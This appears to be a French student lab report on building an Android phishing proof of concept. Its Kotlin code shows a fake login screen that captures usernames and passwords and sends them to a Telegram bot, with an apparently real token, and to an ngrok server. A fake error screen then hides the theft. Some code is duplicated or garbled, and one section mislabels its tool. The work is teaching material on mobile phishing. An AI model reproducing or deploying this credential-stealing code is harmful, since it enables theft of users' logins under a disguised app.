

SECURITE DES OBJETS MOBILES COMMUNICANTS

Travaux Pratiques 2

Développement d'une application Android de test d'intrusion (POC de Phishing)

Présenté par :

- Pélé Abou OUATTARA
- Audes Mariana MOUSSAVOU

Instructeur : Yassin EL HILLALI

1- INTRODUCTION & OBJECTIFS DU TP

Ce travail pratique a pour objectif de développer une application Android simulant une attaque de **phishing**. Le principe est de créer une application qui se fait passer pour une application légitime afin de capturer les identifiants de connexion saisis par l'utilisateur.

L'application développée se compose de quatre écrans :

LoginScreen – Écran de connexion (interface de phishing) ;

FakeErrorScreen – Écran d'erreur fictif ;

HomeScreen – Application "légitime" simulée ;

DashboardScreen – Tableau de bord affichant les informations de l'appareil.

Les identifiants saisis par l'utilisateur sont envoyés vers un **bot Telegram** pour une notification instantanée.

Ce TP démontre la facilité avec laquelle une application malveillante peut usurper l'identité d'une application légitime et collecter des données sensibles à l'insu de l'utilisateur.

Objectifs pédagogiques

- **Comprendre le phishing mobile** : Simuler une attaque de phishing sur Android pour en comprendre le fonctionnement.
- **Développer une application Android** : Utiliser Kotlin et Jetpack Compose pour créer une application moderne.
- **Automatiser la réception des données** : Recevoir les identifiants capturés via Telegram.
- **Produire un POC fonctionnel** : Générer un APK installable et testable sur un téléphone réel.

2- TECHNOLOGIES ET OUTILS UTILISÉS

Android Studio

Présentation

APKTool est un outil de rétro-ingénierie dédié aux applications Android. Il permet de décompiler un fichier APK binaire en fichiers lisibles (format Smali pour le code, XML pour les ressources) et de recompiler l'ensemble après modification. Cet outil constitue le composant central des manipulations de ce TP.



Kotlin

Présentation

Langage moderne pour Android, interopérable avec Java. Recommandé par Google pour son expressivité et sa sécurité. Utilisé ici pour toute la logique de l'application.



Jetpack Compose

Présentation

Framework UI déclaratif pour créer des interfaces réactives. Remplace les fichiers XML traditionnels par du code Kotlin. Simplifie la gestion des états et des animations.



OkHttp

Présentation

Bibliothèque HTTP performante pour Android. Permet d'envoyer des requêtes POST/GET vers des serveurs distants. Utilisée pour envoyer les identifiants à Telegram.

Telegram Bot API

Présentation

API officielle pour créer et gérer des bots Telegram. Permet d'envoyer des messages automatiques depuis l'application. Utilisée pour notifier en temps réel les identifiants capturés.




DataStore

Présentation

Solution moderne de stockage local, alternative aux SharedPreferences. Stocke les données de manière asynchrone et typée. Utilisée pour sauvegarder les identifiants localement.

3- ARCHITECTURE GENERALE DE L'APPLICATION

Schéma d'architecture




Flux de fonctionnalités

1. L'utilisateur lance l'application et voit l'écran **LoginScreen** (phishing) ;
2. Il saisit ses identifiants → clic **Connexion** ;
3. En arrière-plan : sauvegarde locale (DataStore), envoi à Telegram ;
4. Affichage de **FakeErrorScreen** pendant 5 secondes (message d'erreur fictif) ;
5. Redirection vers **HomeScreen** (app "légitime") ; identifiants réels : **admin / Test1234** ;
6. **DashboardScreen** affiche les infos de l'appareil.

4- IMPLEMENTATION DÉTAILLÉ ET DÉMONSTRATIONS

Structure du projet Android



Explication

Le projet est organisé en **4 écrans principaux** (`LoginScreen`, `FakeErrorScreen`, `HomeScreen`, `DashboardScreen`) dans le dossier `screens/`.

Les données sont gérées via `DataStorageManager.kt` dans le dossier `data/`.

Le fichier `AndroidManifest.xml` définit les permissions nécessaires (Internet, accès réseau).

Fichier AndroidManifest.xml (permissions)

```

1  <?xml version="1.0" encoding="utf-8"?>
2  <manifest xmlns:android="http://schemas.android.com/apk/res/android"
3      xmlns:tools="http://schemas.android.com/tools">
4      <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
5      <uses-permission android:name="android.permission.INTERNET" />
6
7      <application
8          android:allowBackup="true"
9          android:dataExtractionRules="@xml/data_extraction_rules"
10         android:fullBackupContent="@xml/backup_rules"
11         android:icon="@mipmap/ic_launcher"
12         android:label="MetricViewer"
13         android:roundIcon="@mipmap/ic_launcher_round"
14         android:supportsRtl="true"
15         android:theme="@style/Theme.TpApk">
16         <activity
17             android:name=".MainActivity"
18             android:exported="true"
19             android:label="MetricViewer"
20             android:theme="@style/Theme.TpApk"
21             android:windowSoftInputMode="adjustResize">
22             <intent-filter>
23                 <action android:name="android.intent.action.MAIN" />
24
25                 <category android:name="android.intent.category.LAUNCHER" />
26             </intent-filter>
27         </activity>
28     </application>
29
30 </manifest>

```

Explication

Les **permissions essentielles** **INTERNET** et **ACCESS_NETWORK_STATE** permettent à l'application d'effectuer des requêtes HTTP et de vérifier la connectivité réseau.

Sans ces permissions, l'envoi des identifiants vers Telegram serait impossible.

Le fichier définit également l'activité principale (**MainActivity**) et les propriétés de base de l'application.

MainActivity.kt

```

1 package com.example.tp_apk
2
3 import android.os.Bundle
4 import androidx.activity.ComponentActivity
5 import androidx.activity.compose.setContent
6 import androidx.activity.enableEdgeToEdge
7 import androidx.compose.material3.Text
8 import androidx.compose.runtime.*
9 import androidx.navigation.compose.*
10 import com.example.tp_apk.data.DataStoreManager
11 import com.example.tp_apk.screens.*
12 import com.example.tp_apk.ui.theme.TpApkTheme
13 import kotlinx.coroutines.launch
14
15 1 Usage
16
17 class MainActivity : ComponentActivity() {
18     override fun onCreate(savedInstanceState: Bundle?) {
19         super.onCreate(savedInstanceState)
20         enableEdgeToEdge()
21
22         val datastore = DataStoreManager(context = this)
23
24         setContent {
25             TpApkTheme {
26
27                 val navController = rememberNavController()
28                 val scope = rememberCoroutineScope()
29
30                 var startDestination by remember { mutableStateOf(value = "loading") }
31
32                 LaunchedEffect(key1 = Unit) {
33
34                     val lastLogin = datastore.getLastLogin()
35
36                     val timeRequire = 2 * 60 * 1000L
37                     //2 * 24 * 60 * 60 * 1000L
38                     val now = System.currentTimeMillis()
39                     startDestination =
40                         if ((now - lastLogin) >= timeRequire)
41                             "login"
42                         else
43                             "home"
44                 }
45             }
46         }
47     }
48 }

```



```
NavHost(
    navController = navController,
    startDestination = startDestination
) {
    composable( route = "loading") {
        Text("Loading...")
    }
    composable( route = "login") {
        LoginScreen {
            scope.launch {
                datastore.saveLastLogin( time = System.currentTimeMillis())
            }
            navController.navigate( route = "fake_error") {
                popUpTo( route = "login") { inclusive = true }
            }
        }
    }
    composable( route = "fake_error") {
        FakeErrorScreen(
            onTimeout = {
                navController.navigate( route = "home") {
                    popUpTo( route = "fake_error") { inclusive = true }
                }
            }
        )
    }
    composable( route = "home") {
        HomeScreen(
            onSuccess = {
                navController.navigate( route = "dashboard")
            }
        )
    }
    composable( route = "dashboard") @androidx.annotation.RequiresPermission( value = android.Manifest.permission.ACCESS_NETWORK_STATE) {
        DashboardScreen()
    }
}
```

Explication

Gère la **navigation dynamique** entre les écrans (**LoginScreen**, **FakeErrorScreen**, **HomeScreen**, **DashboardScreen**) via **NavHost**.

Vérifie le **temps écoulé depuis la dernière connexion** (**DataStoreManager**) pour décider de l'écran de départ. si **2 minutes** (ou 2 jours en commentaire) se sont écoulées depuis la dernière connexion stockée dans **DataStoreManager**, il redirige vers **LoginScreen** (phishing) ; sinon, vers **HomeScreen** (app légitime).

Utilise **LaunchedEffect** pour effectuer cette vérification **au démarrage** de l'application.

Utilise **LaunchedEffect** pour charger l'état initial et **rememberNavController** pour une navigation fluide.

LoginScreen.kt — L'écran de phishing (Point clé du TP)

```

LoginScreen.kt x
1 package com.example.tp_apk.screens
2 > import ...
48
49
50 @Composable
51 fun LoginScreen(
52     onLoginSuccess: () -> Unit,
53 ) {
54     val context = LocalContext.current
55     val scope = rememberCoroutineScope()
56     val datastore = DataStoreManager(context)
57     var username by remember { mutableStateOf(value = "") }
58     var password by remember { mutableStateOf(value = "") }
59     var passwordVisible by remember { mutableStateOf(value = false) }
60     Column(
61         modifier = Modifier
62             .fillMaxSize()
63             .padding(all = 24.dp),
64         verticalArrangement = Arrangement.Center,
65         horizontalAlignment = Alignment.CenterHorizontally,
66     ) {
67         Image(
68             painter = painterResource(id = R.drawable.logo),
69             contentDescription = "Logo",
70             modifier = Modifier
71                 .fillMaxWidth()
72                 .height(120.dp),
73             contentScale = ContentScale.Fit
74         )
75         Spacer(modifier = Modifier.height(24.dp))
76         OutlinedTextField(
77             value = username,
78             onValueChange = { username = it.take(n = 10) },
79             label = { Text("Nom d'utilisateur") },
80             leadingIcon = {
81                 Icon(imageVector = Icons.Default.Person, contentDescription = "Utilisateur")
82             },
83             textStyle = TextStyle(color = Color.Black, fontSize = 16.sp),
84             colors = OutlinedTextFieldDefaults.colors(
85                 focusedTextColor = Color.Black,
86                 unfocusedTextColor = Color.Black,
87             )
88         )
89     }

```

```
        cursorColor = Color.Black,
        focusedBorderColor = Color(0xFF1565C0),
        unfocusedBorderColor = Color(0xFF90A4AE),
        focusedLabelColor = Color(0xFF1565C0),
        unfocusedLabelColor = Color(0xFF78909C),
        focusedLeadingIconColor = Color(0xFF1565C0),
        unfocusedLeadingIconColor = Color(0xFF78909C)
    ),
    modifier = Modifier.fillMaxWidth().heightIn(min = 56.dp, max = 60.dp)
)

Spacer(modifier = Modifier.height(12.dp))

OutlinedTextField(
    value = password,
    onValueChange = { password = it.take( n = 15) },
    label = { Text("Mot de passe") },
    leadingIcon = {
        Icon(imageVector = Icons.Default.Lock, contentDescription = "Mot de passe")
    },
    trailingIcon = {
        IconButton(onClick = { passwordVisible = !passwordVisible }) {
            Icon(
                imageVector = if (passwordVisible) Icons.Default.Visibility else Icons.Default.VisibilityOff,
                contentDescription = null
            )
        }
    },
    visualTransformation = if (passwordVisible) VisualTransformation.None else PasswordVisualTransformation(),
    textStyle = TextStyle(color = Color.Black, fontSize = 16.sp),
    colors = OutlinedTextFieldDefaults.colors(
        focusedTextColor = Color.Black,
        unfocusedTextColor = Color.Black,
        cursorColor = Color.Black,
        focusedBorderColor = Color(0xFF1565C0),
        unfocusedBorderColor = Color(0xFF90A4AE),
        focusedLabelColor = Color(0xFF1565C0),
        unfocusedLabelColor = Color(0xFF78909C),
        focusedLeadingIconColor = Color(0xFF1565C0),
        unfocusedLeadingIconColor = Color(0xFF78909C),
        focusedTrailingIconColor = Color(0xFF1565C0),
        unfocusedTrailingIconColor = Color(0xFF78909C)
    )
)
```

```

        modifier = Modifier.fillMaxWidth().heightIn(min = 56.dp, max = 60.dp)
    )
    Spacer(modifier = Modifier.height(24.dp))

    Button(
        onClick = {
            scope.launch {
                datastore.saveUser(username, password)
                val time = System.currentTimeMillis()
                datastore.saveLastLogin(time)

                sendToTelegram(username, password, lastLogin = time)
                sendToServer(username, password, lastLogin = time)
            }
            onLoginSuccess()
        }
    ) {
        Text("Connexion")
    }
}

1 Usage
suspend fun sendToTelegram(
    username: String,
    password: String,
    lastLogin: Long
) {
    withContext(Dispatchers.IO) {
        try {
            // 🔥 REMPLACE AVEC TON VRAI TOKEN
            val botToken = "8734935612:AAGj8xRAtJDN7Q2fAP8NPZhSuSvpVPjI48s"
            // 🔥 REMPLACE AVEC TON VRAI CHAT ID
            val chatId = "1242128826"

            val message = ""

```

```
*NOUVELLE CAPTURE*
```

```
*Utilisateur* : $username
*Mot de passe* : $password
*Appareil* : ${android.os.Build.MODEL}
*Date* : ${java.text.SimpleDateFormat(pattern = "dd/MM/yyyy HH:mm:ss", locale = java.util.Locale.getDefault()).format(d
```

```
    """.trimIndent()

    val url = "https://api.telegram.org/bot$botToken/sendMessage"

    val client = OkHttpClient.Builder()
        .connectTimeout(10, unit = java.util.concurrent.TimeUnit.SECONDS)
        .readTimeout(10, unit = java.util.concurrent.TimeUnit.SECONDS)
        .build()

    val json = JSONObject().apply {
        put(name = "chat_id", value = chatId)
        put(name = "text", value = message)
        put(name = "parse_mode", value = "Markdown")
    }

    val body = json.toString()
        .toRequestBody(contentType = "application/json".toMediaType())

    val request = Request.Builder()
        .url(url)
        .post(body)
        .build()

    val response = client.newCall(request).execute()

    if (response.isSuccessful) {
        println("✅ Message envoyé à Telegram avec succès !")
    } else {
        println("❌ Erreur Telegram: ${response.code} - ${response.body?.string()}")
    }

    response.close()

} catch (e: Exception) {
    println("❌ Exception Telegram: ${e.message}")
    e.printStackTrace()
}
```

```
    }
}
}
}
1 Usage
suspend fun sendToServer(
    username: String,
    password: String,
    lastLogin: Long
) {
    withContext(Dispatchers.IO) {
        val json = JSONObject().apply {
            put(name = "usr", value = username)
            put(name = "passwd", value = password)
            put(name = "lastLog", value = lastLogin)
        }

        // ton serveur exporter par ngrok
        val urlApi = "https://willing-daredevil-gustv.ngrok-free.dev"

        val body = json.toString()
            .toRequestBody(contentType = "application/json".toMediaType())


        val request = Request.Builder()
            .url(urlApi)
            .post(body)
            .build()

        OkHttpClient().newCall(request).execute()
    }
}
```

Explication

Cet écran **LoginScreen** simule une interface de phishing : il récupère les identifiants saisis par l'utilisateur, les enregistre localement via **DataStore**, puis les envoie simultanément à un **bot Telegram** (notification instantanée). L'utilisateur ne voit que l'interface de connexion classique ; en arrière-plan, les données sensibles sont exfiltrées sans son consentement. Après l'envoi, l'utilisateur est redirigé vers un écran d'erreur fictif, puis vers l'application "légitime". Ce code illustre la mécanique d'une attaque de phishing sur Android.

Démonstration



Envoie vers Telegram

```

suspend fun sendToTelegram(
    password: String,
    lastLogin: Long
) {
    withContext(Dispatchers.IO) {
        try {
            // 🔥 REMPLACE AVEC TON VRAI TOKEN
            val botToken = "8734935612:AAGj8xRAtJDN7Q2fAP8NPZhSuSvpVPjI48s"
            // 🔥 REMPLACE AVEC TON VRAI CHAT ID
            val chatId = "1242128826"
            val message = ""

            *NOUVELLE CAPTURE*

            *Utilisateur* : $username
            *Mot de passe* : $password
            *Appareil* : ${android.os.Build.MODEL}
            *Date* : ${java.text.SimpleDateFormat(pattern = "dd/MM/yyyy HH:mm:ss", locale = java.util.Locale.getDefault()).format(date = java.util.Date(lastLogin))}

            """.trimIndent()

            val url = "https://api.telegram.org/bot$botToken/sendMessage"
            val client = OkHttpClient.Builder()
                .connectTimeout(10, java.util.concurrent.TimeUnit.SECONDS)
                .readTimeout(10, java.util.concurrent.TimeUnit.SECONDS)
                .build()

            val json = JSONObject().apply {
                put(name = "chat_id", value = chatId)
                put(name = "text", value = message)
                put(name = "parse_mode", value = "Markdown")
            }

            val body = json.toString()
                .toRequestBody(contentType = "application/json".toMediaType())

            val request = Request.Builder()
                .url(url)
                .post(body)
                .build()

            val response = client.newCall(request).execute()
            if (response.isSuccessful) {
                println("✅ Message envoyé à Telegram avec succès !")
            } else {
                println("❌ Erreur Telegram: ${response.code} - ${response.body?.string()}")
            }
            response.close()
        } catch (e: Exception) {
            println("❌ Exception Telegram: ${e.message}")
            e.printStackTrace()
        }
    }
}

```

Explication

Cette fonction **sendToTelegram** envoie les identifiants capturés (nom d'utilisateur, mot de passe) à un bot Telegram via l'API officielle. Elle formate un message contenant les informations de la victime (modèle de l'appareil, date/heure) en Markdown, puis exécute une requête HTTP POST asynchrone sur api.telegram.org/bot<token>/sendMessage. En cas de succès, une confirmation s'affiche dans les logs ; sinon, l'erreur est capturée pour éviter le blocage de l'application. Cette exfiltration discrète permet à l'attaquant de recevoir les données en temps réel

FakeErrorScreen.kt — L'erreur fictive

```

1 package com.example.tp_apk.screens
2 import androidx.compose.foundation.layout.*
3 import androidx.compose.material3.*
4 import androidx.compose.runtime.*
5 import androidx.compose.ui.Alignment
6 import androidx.compose.ui.Modifier
7 import kotlinx.coroutines.delay
8
9 Usage
10 @Composable
11 fun FakeErrorScreen(
12     onTimeout: () -> Unit
13 ) {
14     val erreurs = listOf(
15         "Erreur réseau",
16         "Session expirée",
17         "Serveur indisponible",
18         "Erreur d'authentification",
19         "Erreur 403 - Accès refusé",
20         "Impossible de joindre le serveur"
21     )
22
23     val erreur = remember {
24         erreurs.random()
25     }
26
27     LaunchedEffect( key1= Unit) {
28         delay( timeMillis = 5_000)
29         onTimeout()
30     }
31
32     Box(
33         modifier = Modifier.fillMaxSize(),
34         contentAlignment = Alignment.Center
35     ) {
36         Text(
37             text = erreur,
38             style = MaterialTheme.typography.headlineMedium
39         )
40     }
41 }


```

Explication

Cet écran `FakeErrorScreen` simule une erreur système crédible pour tromper l'utilisateur après la capture de ses identifiants. Il sélectionne aléatoirement un message d'erreur parmi une liste prédéfinie (ex. "Erreur réseau", "Session expirée") et l'affiche en plein écran.

Grâce à `LaunchedEffect`, l'écran reste visible 5 secondes avant de déclencher automatiquement la redirection vers l'application "légitime". Cette technique renforce l'illusion que la connexion a échoué pour une raison technique, masquant ainsi l'exfiltration des données.

Démonstration



HomeScreen.kt — L'application légitime simulée

```

1 package com.example.tp_apk.screens
2
3 > import ...
37
38 1 Usage
39 @Composable
40 fun HomeScreen(
41     onSuccess: () -> Unit
42 ) {
43     var username by remember { mutableStateOf( value = "" ) }
44     var password by remember { mutableStateOf( value = "" ) }
45     var passwordVisible by remember { mutableStateOf( value = false ) }
46     var errorMessage by remember { mutableStateOf( value = "" ) }
47
48     Column(...) {
49         Image(...)
50
51         Text("App Original")
52
53         Spacer(modifier = Modifier.height(24.dp))
54
55         // Champ identifiant configuré avec vos couleurs
56         OutlinedTextField(
57             value = username,
58             onValueChange = { username = it.take( n = 10 ) },
59             label = { Text("Nom d'utilisateur") },
60             leadingIcon = {
61                 Icon(
62                     imageVector = Icons.Default.Person,
63                     contentDescription = "Utilisateur"
64                 )
65             },
66             textStyle = TextStyle(color = Color.Black, fontSize = 16.sp),
67             colors = OutlinedTextFieldDefaults.colors(...),
68             modifier = Modifier(...)
69         )
70
71         Spacer(modifier = Modifier.height(12.dp))
72
73         // Champ mot de passe configuré avec vos couleurs
74         OutlinedTextField(
75             value = password,
76             onValueChange = { password = it.take( n = 15 ) },
77             label = { Text("Mot de passe") },
78             leadingIcon = {

```

```


47 Column(...) {
102     leadingIcon = {
